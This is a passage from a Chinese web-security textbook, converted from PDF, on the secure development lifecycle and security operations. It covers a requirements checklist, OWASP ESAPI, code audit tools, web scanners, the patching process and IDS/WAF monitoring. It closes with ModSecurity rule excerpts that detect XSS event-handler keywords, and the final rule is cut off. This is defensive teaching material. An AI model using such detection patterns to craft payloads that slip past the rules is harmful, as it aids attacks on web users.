What private and public network links support the application?

Systems

What operating systems support the application?

What hardware requirements have been defined?

What details regarding required OS components and lock - down needs have been defined?

Infrastructure Monitoring

What network and system performance monitoring requirements have been defined?

What mechanisms exist to detect malicious code or compromised application components?

What network and system security monitoring requirements have been defined?

Virtualization and Externalization

What aspects of the application lend themselves to virtualization?

What virtualization requirements have been defined for the application?

What aspects of the product may or may not be hosted via the cloud computing model?

#3: APPLICATION REQUIREMENTS

Environment

What frameworks and programming languages have been used to create the application?

What process, code, or infrastructure dependencies have been defined for the application?

What databases and application servers support the application?

Data Processing

What data entry paths does the application support?

What data output paths does the application support?

How does data flow across the application's internal components?

What data input validation requirements have been defined?

What data does the application store and how?

What data is or may need to be encrypted and what key management requirements have been defined?

What capabilities exist to detect the leakage of sensitive data?

What encryption requirements have been defined for data in transit over WAN and LAN links?

Access

What user identification and authentication requirements have been defined?

What session management requirements have been defined?

What access requirements have been defined for URI and Service calls?

What user authorization requirements have been defined?

How are user identities maintained throughout transaction calls?

What user access restrictions have been defined?

What user privilege levels does the application support?

Application Monitoring

What application performance monitoring requirements have been defined?

What application security monitoring requirements have been defined?

What application error handling and logging requirements have been defined?

How are audit and debug logs accessed, stored, and secured?

What application auditing requirements have been defined?

Application Design

How many logical tiers group the application's components?

How is intermediate or in process data stored in the application components' memory and in cache?

What application design review practices have been defined and executed?

What staging, testing, and Quality Assurance requirements have been defined?

#4: SECURITY PROGRAM REQUIREMENTS

Operations

What access to system and network administrators have to the application's sensitive data?

What security incident requirements have been defined?

What physical controls restrict access to the application's components and data?

What is the process for granting access to the environment hosting the application?

What is the process for identifying and addressing vulnerabilities in network and system

components?

How do administrators access production infrastructure to manage it?

What is the process for identifying and addressing vulnerabilities in the application?

Change Management

What mechanisms exist to detect violations of change management practices?

How are changes to the infrastructure controlled?

How are changes to the code controlled?

How is code deployed to production?

Software Development

How do developers assist with troubleshooting and debugging the application?

What requirements have been defined for controlling access to the applications source code?

What data is available to developers for testing?

What secure coding processes have been established?

Corporate

Which personnel oversees security processes and requirements related to the application?

What employee initiation and termination procedures have been defined?

What controls exist to protect a compromised in the corporate environment from affecting production?

What security governance requirements have been defined?

What security training do developers and administrators undergo?

What application requirements impose the need to enforce the principle of separation of duties?

What corporate security program requirements have been defined?

此外，在项目需求分析或设计阶段，应该了解项目中是否包含了一些第三方软件。如果有，则需要认真评估这些第三方软件是否会存在安全问题。**很多时候，入侵是从第三方软件开始的。**如果评估后发现第三方软件存在风险，则应该替换它，或者使用其他方式来规避这种风险。

在需求分析与设计阶段，因为业务的多样性，一份 checklist 并不一定能覆盖到所有情况。checklist 并非万能的，在实际使用时，更多的要依靠安全工程师的经验做出判断。

一个最佳实践是给公司拥有的数据定级，对不同级别的数据定义不同的保护方式，将安全方案模块化。这样在 review 项目的需求和设计时，根据项目涉及的数据敏感程度，可以套用不同的等级化保护标准。

17.5 开发阶段


开发阶段是安全工作的一个重点。依据“安全是为业务服务”这一指导思想，在需求层面，安全改变业务的地方较少，因此应当力求代码实现上的安全，也就是做到“安全的功能”。

要达到这个目标，首先要分析可能出现的漏洞，并从代码上提供可行的解决方案。在本书中，深入探讨了各种不同漏洞的原理和修补方法。根据这些经验，可以设计一套适用于企业自身开发环境的安全方案。

17.5.1 提供安全的函数

OWASP 的开源项目 OWASP ESAPI²也为安全模块的实现提供了参考。如果开发者没有把握实现一个足够好的安全模块，则最好是参考 OWASP ESAPI 的实现方式。

ESAPI 目前有针对多种不同 Web 语言的版本，其中又以 Java 版本最为完善。



OWASP ESAPI 支持的语言

下面为 Java 版本 ESAPI 的 Packages 列表，从中可以了解 ESAPI 实现的功能。

ESAPI 2.0.1 API

Packages	
org.owasp.esapi	The ESAPI interfaces and Exception classes model the most important security functions to enterprise web applications.
org.owasp.esapi.codecs	This package contains codecs for application layer encoding/escaping schemes that can be used for both canonicalization and output encoding.
org.owasp.esapi.crypto	This package contains ESAPI cryptography-related classes used throughout ESAPI.

2 https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

续表

Packages	
org.owasp.esapi.errors	A set of exception classes designed to model the error conditions that frequently arise in enterprise web applications and web services.
org.owasp.esapi.filters	This package contains several filters that demonstrate ways of using the ESAPI security controls in front of your application.
org.owasp.esapi.reference	This package contains reference implementations of the ESAPI interfaces.
org.owasp.esapi.reference.accesscontrol	
org.owasp.esapi.reference.accesscontrol.policyloader	
org.owasp.esapi.reference.crypto	This package contains the reference implementation for some of the ESAPI cryptography-related classes used throughout ESAPI.
org.owasp.esapi.reference.validation	This package contains data format-specific validation rule functions.
org.owasp.esapi.tags	This package contains sample JSP tags that demonstrate how to use the ESAPI functions to protect an application from within a JSP page.
org.owasp.esapi.util	This package contains ESAPI utility classes used throughout the reference implementation of ESAPI but may also be directly useful.
org.owasp.esapi.waf	This package contains the ESAPI Web Application Firewall (WAF).
org.owasp.esapi.waf.actions	This package contains the Action objects that are executed after a Rule subclass executes.
org.owasp.esapi.waf.configuration	This package contains both the configuration object model and the utility class to create that object model from an existing policy file.
org.owasp.esapi.waf.internal	This package contains all HTTP-related classes used internally by the WAF for the implementation of its rules.
org.owasp.esapi.waf.rules	This package contains all of the Rule subclasses that correspond to policy file entries.

在“Web 框架安全”一章中谈到，很多安全功能放到开发框架中实现，会大大降低程序员的开发工作量。这是一种值得推广的经验。


在开发阶段，还可以使用的一个最佳实践就是制定出开发者的**开发规范**，并将安全技术方案写进开发规范中，让开发者牢记开发规范。

比如在“Web 框架安全”一章中曾提到，在对抗 XSS 攻击时，需要编码所有的变量再进行渲染输出。为此我们在模板中实现了安全宏：

```
XML编码输出, 将会执行 XML Encode输出
#SXML($xml)

JS编码输出, 将会执行JavaScript Encode输出
#SJS($js)
```

又比如微软在面对同样问题时，为开发者提供了安全函数库：



微软提供的安全函数

这些写法需要开发者牢记，因此需要将其写入开发规范中。在代码审核阶段，可以通过白盒扫描的方式检查变量输出是否使用了安全的函数，没有使用安全函数的可以认为不符合安全规范。这个过程也可以由开发者自检。

这种申明是非常有必要的。因为如果开发者按照自己的喜好来写，比如自定义一个输出 HTML 页面的过程，而这个过程的实现可能是不安全的。安全工程师若要审计这样的代码，则需要通读所有的代码逻辑，将耗费巨大的时间和精力。

将安全方案写入开发规范中，就真正地让安全方案落了地。这样不仅仅是为了方便开发者写出安全的代码，同时也为代码安全审计带来了方便。

17.5.2 代码安全审计工具

常见的一些代码审计工具，在面对复杂项目时往往会束手无策。这一般是由两个原因造成的——

首先，函数的调用是一个复杂的过程，甚至常有一个函数调用另外一个文件中函数的情况出现。当代码审计工具找到敏感函数如 `eval()` 时，回溯函数的调用路径时往往会遇到困难。

其次，如果程序使用了复杂的框架，则代码审计工具往往也缺乏对框架的支持，从而造成大量的误报和漏报。

代码自动化审计工具的另外一种思路是，找到所有可能的用户输入入口，然后跟踪变量的传递情况，看变量最后是否会走到危险函数（如 `eval()`）。这种思路比回溯函数调用过程要容易实现，但仍然会存在较多的误报。

目前还没有比较完美的自动化代码审计工具，代码审计工具的结果仍然需要人工处理。下表列出了一些常见的代码审计工具。

Name	Type	Description
BOON	academic	A model checker that targets buffer-overflow vulnerabilities in C code.
Bugscam	open source	Checks for potentially dangerous function calls in binary executable code.
Bugscan	commercial	Checks for potentially dangerous function calls in binary executable code.
CodeAssure	commercial	General-purpose security scanners for many programming languages.

续表

Name	Type	Description
CodeSonar	commercial	Checks for vulnerabilities and other defects in C and C++.
CodeSpy	open source	Security scanner for Java.
CoverityPrevent	commercial	C/C++ bug checker and security scanner.
Cqual	academic	C Data-flow analyzer using type/taint analysis. Requires some program annotations.
DevPartner SecurityChecker	commercial	Security scanner for C# and Visual Basic
flawfinder	open source	Security scanner for C code.
Fortify Tools	commercial	General-purpose security scanner for C, C++, and Java.
inForce	commercial	Checks for vulnerabilities and other defects in C, C++, and Java.
its4	freeware	Checks for potentially dangerous function calls in C code.
MOPS	academic	Checks for vulnerabilities involving sequences of function calls in C code.
PrexisEngine	commercial	Security scanner for C/C++ and Java/JSP.
Pscan	open source	Checks for potentially dangerous function calls in C code.
RATS	open source	Checks for potentially dangerous function calls in C code.
smatch	open source	C/C++ bug checker and security scanner.
splint	open source	Checks C code for potential vulnerabilities and other dangerous programming practices.

代码的自动化审计比较困难，而半自动的代码审计仍然需要耗费大量的人力，那有没有取巧的办法呢？

实际上，对于甲方公司来说，完全可以根据开发规范来定制代码审计工具。其核心思想是，**并非直接检查代码是否安全，而是检查开发者是否遵守了开发规范。**

这样就把复杂的“代码自动化审计”这一难题，转化为“代码是否符合开发规范”的问题。而开发规范在编写时就可以写成易于审计的一种规范。最终，如果开发规范中的安全方案没有问题的话，当开发者严格遵守开发规范时，产出的代码就应该是安全的。

这些经验对于以 Web 开发为主的互联网公司来说，具有高度的可操作性。

17.6 测试阶段

测试阶段是产品发布前的最后一个阶段，在此阶段需要对产品进行充分的安全测试，验证需求分析、设计阶段的安全功能是否符合预期目标，并验证在开发阶段发现的所有安全问题是否得到解决。

安全测试应该独立于代码审计而存在。“安全测试”相对于“代码审计”而言，至少有两个好处：一是有一些代码逻辑较为复杂，通过代码审计难以发现所有问题，而通过安全测试可以将问题看得更清楚；二是有一些逻辑漏洞通过安全测试，可以更快地得到结果。

安全测试，一般分为自动化测试和手动测试两种方式。

自动化测试以覆盖性的测试为目的，可以通过“Web 安全扫描器”对项目或产品进行漏洞扫描。


目前 Web 安全扫描器针对“XSS”、“SQL Injection”、“Open Redirect”、“PHP File Include”等

漏洞的检测技术已经比较成熟。这是因为这些漏洞的检测方法主要是检测返回结果的字符串特征。

而对于“CSRF”、“越权访问”、“文件上传”等漏洞，却难以达到自动化检测的效果。这是因为这些漏洞涉及系统逻辑或业务逻辑，有时候还需要人机交互参与页面流程。因此这类漏洞的检测更多的需要依靠手动测试完成。

Web 应用的安全测试工具一般是使用 Web 安全扫描器。传统的软件安全测试中常用到的 fuzzing 测试（模糊测试），在 Web 安全测试领域比较少见。从某种程度上来说，Web 扫描也可以看做是一种 fuzzing。

优秀的 Web 安全扫描器，商业软件的代表有“IBM Rational AppScan”、“WebInspect”、“Acunetix WVS”等；在免费的扫描器中，也不乏精品，比如“w3af”、“skipfish”等。扫描器的性能、误报率、漏报率等指标是考核一个扫描器是否优秀的基本标准，通过不同扫描器之间的对比测试，可以挑选出最适合企业的扫描器。同时，也可以参考下表所示的一份公开的评测报告，以及业内同行的使用经验。



skipfish³是 Google 使用的一款 Web 安全扫描器，Google 开放了其源代码：

The screenshot shows the skipfish web application scanner interface. At the top, it displays the skipfish logo and some scan statistics: Scanner version: 1.78b, Random seed: 0x1c41920a, Scan date: Sun Nov 21 23:40:36 2010, Total time: 0 hr 9 min 8 sec 467 ms. Below this is a link: Problems with this scan? Click here for advice.

Crawl results - click to expand:

- http://www.example.com/ 04 06 067
 - Code: 200, length: 596, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
 - New 404 signature seen
 - 1. Code: 404, length: 270, declared: text/html, charset: iso-8859-1 [show trace +]
 - New 'Server' header value seen
 - 1. Code: 200, length: 596, declared: text/html, charset: UTF-8 [show trace +]
Header: Apache
 - + .svn ★ 01
 - Code: 403, length: 272, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
 - + cgi-bin ★
 - Code: 403, length: 275, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
 - error ★ 01 05
 - Code: 403, length: 273, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
 - + .SVN ★
 - Code: 403, length: 278, declared: text/html, charset: iso-8859-1 [show trace +]
 - + include ★ 03
 - Code: 403, length: 281, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
 - + README ★ 01
 - Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8 [show trace +]
 - + icons 04 02 057
 - Code: 200, length: 30019, declared: text/html, detected: application/xhtml+xml, charset: ISO-8859-1 [show trace +]
 - index.html ★
 - Code: 200, length: 596, declared: text/html, charset: UTF-8 [show trace +]

Document type overview - click to expand:

- application/xhtml+xml (5)

Google 的 skipfish 扫描结果页面

skipfish 的性能非常优秀，由于其开放了源代码，且有 Google 的成功案例在前，因此对于想定制扫描器的安全团队来说，是一个二次开发的上佳选择。

安全测试完成以后，需要生成一份安全测试报告。这份报告并不是扫描器的扫描报告。扫描报告可能会存在误报与漏报，因此扫描报告需要经过安全工程师的最终确认。确认后的扫描报告，结合手动测试的结果，最终形成一份安全测试报告。

安全测试报告中提到的问题，需要交给开发工程师进行修复。漏洞修补完成后，再迭代进行安全测试，以验证漏洞的修补情况。由此可见，在项目初期与项目经理进行充分沟通，预留出代码审计、安全测试的时间，是一件很重要的事情。

17.7 小结

本章讲述了如何在项目开发的过程中实施 SDL（安全开发流程）。SDL 是建立在公司软件工程基础之上的，公司的软件工程实施越规范，SDL 就越容易实施，反之则难度越大。

³ <http://code.google.com/p/skipfish/>

互联网公司不同于传统软件公司，它更注重产品的快捷与时效性，因此在产品开发的路线上大多选择敏捷开发，这也给 SDL 的实施带来了一定的难度。

SDL 需要从上往下推动，归根结底，它仍然是“人”的问题。实施 SDL 一定要得到公司技术负责人与产品负责人的全力支持，并通过完善软件发布流程、工程师的工作手册来达到目的。SDL 实施的成功与否，与来自高级管理层的支持力度有很大关系。

第 18 章


安全运营

俗话说，安全是“三分技术，七分管理”。安全对于企业来说，结果才是最重要的。安全方案设计完成后，即使看起来再美好，也需要经受实践的检验。

在“我的安全世界观”一章中曾经提到，安全是一个持续的过程。而“安全运营”的目的，就是把这个“持续的过程”执行起来。健康的企业安全，需要依靠“安全运营”来保持新陈代谢，保持活力。

18.1 把安全运营起来

互联网公司如何规划自己的安全蓝图呢？从战略层面上来说，Aberdeen Group 提到了三句话：**Find and Fix, Defend and Defer, Secure at the Source**。



安全工作的框架图

一个安全评估的过程，就是一个“Find and Fix”的过程。通过漏洞扫描、渗透测试、代码审计等方式，可以发现系统中已知的安全问题；然后再通过设计安全方案，实施安全方案，最终解决这些问题。

而像入侵检测系统、Web 应用防火墙，反 DDOS 设备等则是一些防御性的工作，这也是保

证安全必不可少的一个部分。它们能防范问题于未然，或者当安全事件发生后，快速地响应和处理问题。这些防御性的工作，是一个“Defend and Defer”的过程。

最后“Secure at the Source”指的则是“安全开发流程（SDL）”，它能从源头降低安全风险，提高产品的安全质量。

这三者的关系是互补的，当 SDL 出现差错时，可以通过周期性的扫描、安全评估等工作将问题及时解决；而入侵检测、WAF 等系统，则可以在安全事件发生后的第一时间进行响应，并有助于事后定损。如果三者只剩其一，都可能使得公司的安全体系出现短板，出现可乘之机。

安全运营贯穿在整个体系之中。安全运营需要让端口扫描、漏洞扫描、代码白盒扫描等发现问题的方式变成一种周期性的任务。

因为**安全是一个持续的过程**（在“我的安全世界观”一章中已经强调过这个观点），我们永远无法保证在下一刻网络管理员是否会因为工作疏忽而把 SSH 端口开放到 Internet，或者是某个小项目又逃过了安全检查私自发布上线了。这些管理上的疏忽随时都有可能打破之前辛苦建立起来的安全防线。假设管理工作和流程是不可靠的，就需要通过安全运营不断地去发现问题，周期性地做安全健康检查，才能让我们放心。这个工作，则是安全运营需要做的“Find”的工作。

“Fix”的工作分为两种：一种是例行的扫描任务发现了漏洞，需要及时修补；另一种则是在安全事件发生时，或者是 0day 漏洞被公布时，需要进行紧急响应。这些工作需要建立制度和流程，并有专门的人对此负责。

SDL 的工作也可以看成是安全运营的一部分，但由于其与软件工程结合紧密，独立出来也无不可。

在安全运营的过程中，必然会与各种安全产品、安全工具打交道。有的安全产品是商业产品，有的则是开源工具，甚至安全团队还需要自主研发一些安全工具，这些安全产品都会产生大量的日志，这些日志对于安全运营来说是非常有价值的。通过事件之间的关联，可以全面地分析出企业的安全现状，并对未来的安全趋势做出一些预警，为决策提供参考意见。

将各种安全日志、安全事件关联起来的系统我们称之为 SOC（Security Operation Center）。建立 SOC 可以算是安全运营的一个重要目标。

18.2 漏洞修补流程

建立漏洞修补流程，是在“Fix”阶段要做的第一件事情。当公司规模不大时，沟通成本较低，可以通过口口相传的方式快速解决问题；但当公司规模大了以后，沟通成本随之上升，相应的漏洞修补速度会降低，而只靠沟通还可能会出现一些错漏，所以建立一个“漏洞修补流

程”以保证漏洞修补的进度和质量是非常有必要的。

最常见的问题是漏洞报告给开发团队后，迟迟未能得到反馈，一拖再拖。这是因为安全漏洞对于开发团队的现有开发计划来说，是一种意外。但这种问题不难解决，因为开发团队一般都会建立 bug 管理的平台，比如 bugtracker 等，只需要将安全漏洞作为 bug 提交到 bugtracker 中，就会成为开发团队的一个例行修补 bug 的工作，会按照计划完成。目前许多大的开源项目也是如此处理安全漏洞的，在 bug 中会定义类型为 security，同时还定义了 bug 的紧急程度。

SS217 (edit)	2011-07-29 11:44 UTC	Not modified	SimpleXML related	Bug	Open	5.3.6	OSX 10.6.8	SimpleXML loses DTD declaration on simplexml_load_file
SS202 (edit)	2011-07-28 07:05 UTC	Not modified	OpenSSL related	Doc	Open	5.3.6	ubuntu linux	openssl_pkcs7_verify - detached process failure
SS218 (edit)	2011-07-27 14:41 UTC	Not modified	General issue	Req	Open	5.3.6 RC3	Windows 7 SP1	multiple null pointer
SS220 (edit)	2011-07-27 08:52 UTC	Not modified	SQL related	Bug	Assigned	5.4.0alpha2	Linux	DirectoryIterator::parent::__construct() and VoidException
SS226 (edit)	2011-07-27 14:03 UTC	2011-08-16 19:32 UTC	Online Doc Editor problem	Req	Open	Irrelevant		rating of anonymous users
SS224 (edit)	2011-07-27 12:35 UTC	Not modified	DOM XML related	Bug	Open	trunk-SVN-2011-07-27 (snap)	Linux	DOMDocument::importNode shifts namespaces when "default" namespace exists
SS223 (edit)	2011-07-27 12:09 UTC	2011-07-27 12:11 UTC	Arrays related	Bug	Open	5.3.7RC3	Windows XP SP3	ArrayObject doesn't pass use offsetGet()

一个 bugtracker 的截图

除此之外，常见的问题还有漏洞修补得不彻底，补丁发布后，被发现漏洞仍然可以利用，这种情况时有发生。通常造成此问题的原因是，补丁的实现方案与代码未经安全部门检查，有时候也有可能是处理问题的安全工程师未能理解漏洞的本质，因此导致修补方案存在缺陷。

因此在制定补丁的方案时，首先应该由安全工程师对漏洞进行分析，然后再和开发团队一起制定技术方案，并由安全工程师 review 补丁的代码，最后才能发布上线。

对于“安全运营”的工作来说，建立漏洞修补流程，意味着需要完成这几件事情：

- (A) 建立类似 bugtracker 的漏洞跟踪机制，并为漏洞的紧急程度选择优先级；
- (B) 建立漏洞分析机制，并与程序员一起制定修补方案，同时 review 补丁的代码实现；
- (C) 对曾经出现的漏洞进行归档，并定期统计漏洞修补情况。


对存在过的漏洞进行归档，是公司安全经验的一种积累。历年来曾经出现过的漏洞，是公司成长的宝贵财富。对漏洞数量、漏洞类型、产生原因进行统计，也可以从全局的角度看到系统的短板在什么地方，为决策提供依据。

18.3 安全监控

安全监控与报警，是“Defend and Defer”的一种有效手段。

对于互联网公司来说，由于其业务的高度连续性，所以监控网络、系统、应用的健康程度是一件非常重要的事情。监控能使公司在发生任何异常时第一时间就做出反应。下图为一个开

源的监控系统 Nagios。



其实网站的安全性也是需要监控的。安全监控的主要目的，是探测网站或网站的用户是否被攻击，是否发生了 DDOS，从而可以做出反应。

安全监控与安全扫描又是什么关系呢？是否有了安全扫描就可以不用安全监控了呢？

理论上说，如果一切都是完美的，所有漏洞都可以通过扫描器发现的话，那么可以不需要安全监控。但现实是扫描器难以覆盖到所有漏洞，有时候由于扫描器规则或一些其他的问题，还可能导致漏报。因此安全监控是对网站安全的有力补充。安全监控就像是一双眼睛，能够时刻捕捉到发生的异常情况。

18.4 入侵检测


常见的安全监控产品有 IDS（入侵检测系统）、IPS（入侵防御系统）、DDOS 监控设备等。在 IDS 这个大家族中，Web 应用防火墙（简称 WAF）又是近年来兴起的一种产品。相对于传统的 IDS 来说，WAF 专注于应用层攻击的检测和防御。

IDS、WAF 等设备一般的布署方式是串联或并联在网络出口处，对网站的所有流量进行监控。在开源的软件中，也有一些优秀的 IDS，比如 ModSecurity¹就是一个非常成熟的 WAF。

ModSecurity 是 Apache 的一个 Module，它能获取到所有访问 Apache Httpd Server 的请求，

¹ <http://www.modsecurity.org/>

并根据自己的规则对这些请求进行匹配，以检测哪些请求存在攻击行为。



ModSecurity 的架构图

ModSecurity 的规则几乎囊括了所有的 Web 攻击行为，其核心规则由社区的安全专家维护¹。

```

.....
SecRule REQUEST_COOKIES|REQUEST_COOKIES_NAMES|REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* 
"\bonkeydown\b\W*?\=" \
    "phase:2,rev:'2.2.2',capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=+E,block,msg:'Cross-site Scripting (XSS)' 
Attack',id:'958410',tag:'WEB_ATTACK/XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/WASC-22',tag :'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+ %{tx.critical_anomaly_score},setvar:tx.anomaly_score=+ %{tx.critical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}" 

SecRule REQUEST_COOKIES|REQUEST_COOKIES_NAMES|REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* 
"\bonmousemove\b\W*?\=" \
    "phase:2,rev:'2.2.2',capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=+E,block,msg:'Cross-site Scripting (XSS)' 
Attack',id:'958415',tag:'WEB_ATTACK/XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/WASC-22',tag :'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+ %{tx.critical_anomaly_score},setvar:tx.anomaly_score=+ %{tx.critical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}" 

SecRule REQUEST_COOKIES|REQUEST_COOKIES_NAMES|REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* 
"\blivescript:" \
    "phase:2,rev:'2.2.2',capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=+E,block,msg:'Cross-site Scripting (XSS)' 
Attack',id:'958416',tag:'WEB_ATTACK/XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/WASC-22',tag :'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+ %{tx.critical_anomaly_score},setvar:tx.anomaly_score=+ %{tx.critical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}" 

```

```

wercase,ctl:auditLogParts=+E,block,msg:'Cross-site Scripting (XSS)
Attack',id:'958022',tag:'WEB_ATTACK/XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/WASC-22',tag
